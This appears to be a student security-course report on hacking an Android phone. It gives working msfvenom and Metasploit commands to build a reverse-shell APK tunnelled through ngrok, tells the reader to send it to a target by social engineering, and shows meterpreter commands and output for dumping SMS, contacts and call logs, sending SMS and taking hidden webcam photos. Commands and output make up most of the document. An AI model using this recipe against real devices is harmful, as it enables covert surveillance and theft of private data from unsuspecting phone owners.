


INFORMATION SYSTEM SECURITY

Android Phone Hacking - Aslı Koç -



What It Does in Hacking part:

- It can take photos or videos with camera.
- We can access the microphone.
- We can take the information(messages,documents,etc.) that on the phone.

Scenario:

Let say,

- ~~go to a cafe or a public area,~~
- ~~Connect the wifi;~~
- ~~find your own ip,~~
- ~~check who else phone connecting to it,~~
- ~~try to ping their phone,~~
- ~~If this step is successfully done, we can start the attacking part.~~

- Try to make apk application
- Send this application with your social engineering skills

- when someone click this application you can hack the phone.

Steps:

1. Download VMWare or VirtualBox
2. Download Kali Linux
3. Create this scenario
4. Use social Engineering.
5. Attack to phone
6. Hack the phone.

Attacking Part Code Steps:

The screenshot shows the official ngrok website. At the top, there's a dark blue header bar with the "ngrok" logo on the left and navigation links for "Product", "Solutions", "Customers", "Docs", "Pricing", "Download", "Login", and "Sign up" on the right. Below the header, the main content area has a light gray background. In the center, there's a large purple title: "Add OIDC/SAML Single Sign-On with one command". Underneath the title, a smaller text states: "ngrok is a simplified API-first ingress-as-a-service that adds connectivity, security, and observability to your apps with no code changes". To the right of this text is a blue "Sign up for free" button. At the bottom of the page, there's a dark gray terminal-like window showing a command-line interface. The command entered is "[user@localhost]\$ ngrok http 80 --oidc=https://myorg.okta.com --oidc-client-id=[id] --oidc-client-secret=[secret]". To the right of the terminal window, there's a purple "Ask a question" button with a white envelope icon.

First of all, i download ngrok to make a connection tunnel, it helps to publish my application with using http ports.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd Downloads

(kali㉿kali)-[~/Downloads]
$ ls
android.apk  ngrok  ngrok-v3-stable-linux-amd64.tgz

(kali㉿kali)-[~/Downloads]
$ ./ngrok tcp 4433
```

I open the 4433 port,

```
kali@kali: ~/Downloads
File Actions Edit View Help
ngrok                                         (Ctrl+C to quit)
Check which logged users are accessing your tunnels in real time https://ngro
Session Status          online
Account                 asli (Plan: Free)
Version                3.1.0
Region                 Europe (eu)
Latency                53ms
Web Interface          http://127.0.0.1:4040
Forwarding             tcp://5.tcp.eu.ngrok.io:15773 → localhost:4433
Connections            ttl     opn      rt1      rt5      p50      p90
                        0       0       0.00    0.00    0.00    0.00


```

we can see that,

```
our lHost=5.tcp.eu.n1
our lPort=15773
```

we will use this information to make apk.

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=5.tcp.eu.ngrok.io
LPORT=15773 R> android.apk
[sudo] password for kali: ]
```

#msfvenom: creates an apk folder.
#-p will fail unless the directories.
#meterpreter, when we hack the system, it gives permission to access the camera or microphone e.t.c.
#reverse_tcp, it sends the virus folder.
#LHOST, it depends on the which host that ngrok shows.
#LPORT, it depends on the which port you want to open.

in this step, we should enter our linux machine password.

```
kali@kali: ~
File Actions Edit View Help
gorithm::EcdsaSha2Nistp256 :: NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256 :: PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:2: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:3: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256 :: IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:3: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10248 bytes

[(kali㉿kali)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console ... \
```

It creates our apk, now we should use msfconsole for attack the phone.

```
kali@kali: ~
File Actions Edit View Help

          _\ 
         ((_) o o ( _)) 
        \_/_ \ M S F | \| * 
        ||| WWW||| 
        ||| T ||| 

      =[ metasploit v6.2.9-dev ] 
+ -- ---=[ 2230 exploits - 1177 auxiliary - 398 post ] 
+ -- ---=[ 867 payloads - 45 encoders - 11 nops ] 
+ -- ---=[ 9 evasion ] 

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

use exploit/multi/handler #Im using one of the exploit that the framework has.

```
kali@kali: ~
File Actions Edit View Help


          _\ 
         ((_) o o ( _)) 
        \_/_ \ M S F | \| * 
        ||| WWW||| 
        ||| T ||| 

      =[ metasploit v6.2.9-dev ] 
+ -- ---=[ 2230 exploits - 1177 auxiliary - 398 post ] 
+ -- ---=[ 867 payloads - 45 encoders - 11 nops ] 
+ -- ---=[ 9 evasion ] 

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

use payload android/meterpreter/reverse_tcp #specify what you will use



set lHost and lPort and start the exploit.

in this step we should send our apk to someone. when someone click the apk we can access the phone.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4433
[*] Sending stage (78179 bytes) to 127.0.0.1
[*] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 2 opened (127.0.0.1:4433 → 127.0.0.1:49092) at 2022-1
2-12 11:58:52 -0500
[*] Meterpreter session 1 opened (127.0.0.1:4433 → 127.0.0.1:50314) at 2022-1
2-12 11:58:52 -0500
[*] Meterpreter session 5 opened (127.0.0.1:4433 → 127.0.0.1:49102) at 2022-1
2-12 11:58:52 -0500
[*] Meterpreter session 3 opened (127.0.0.1:4433 → 127.0.0.1:49096) at 2022-1
2-12 11:58:52 -0500
[*] Meterpreter session 4 opened (127.0.0.1:4433 → 127.0.0.1:49
098) at 2022-12-12 11:58:52 -0500
[*] Meterpreter session 7 opened (127.0.0.1:4433 → 127.0.0.1:49124) at 2022-1
2-12 11:58:56 -0500
[*] Meterpreter session 6 opened (127.0.0.1:4433 → 127.0.0.1:49110) at 2022-1
2-12 11:58:56 -0500
meterpreter >
meterpreter >
```

```
File Actions Edit View Help
_____
Trash
Command Description
_____
play play a waveform audio file (.wav) on the target system
_____
Android Commands
_____
Places
Command Description Computer
_____
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted Desktop
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation Music
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
_____
Devices Templates
_____
Application Controller Commands File System
_____
Network
Command Description Network
_____
app_install Request to install apk file
app_list List installed apps in the device
app_run Start Main Activity for package name
app_uninstall Request to uninstall application
_____
meterpreter > [REDACTED]
```

with writing help, we can see the all possible command.


Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Application Controller Commands	
Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

```

meterpreter > webcam_snap
[*] Starting...
[-] Error running command webcam_snap: Rex::TimeoutError Operation timed out.
meterpreter >
meterpreter >
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/ICKSNDHr.jpeg
meterpreter > 
```

I tried one of the command as `webcam_snap`, it takes photo and saves it.



This photo taken by our target phone.

So which data can we access?

```
dump_calllog #we can see all the call logs  
dump_sms #we can access all the sms  
webcam_stream #we can see live video with this common  
webcam_snap #we can take photo, and this photo is not seen in  
gallery.
```

```
send_sms #send sms from target machine.  
dump_contacts #takes contact list.
```

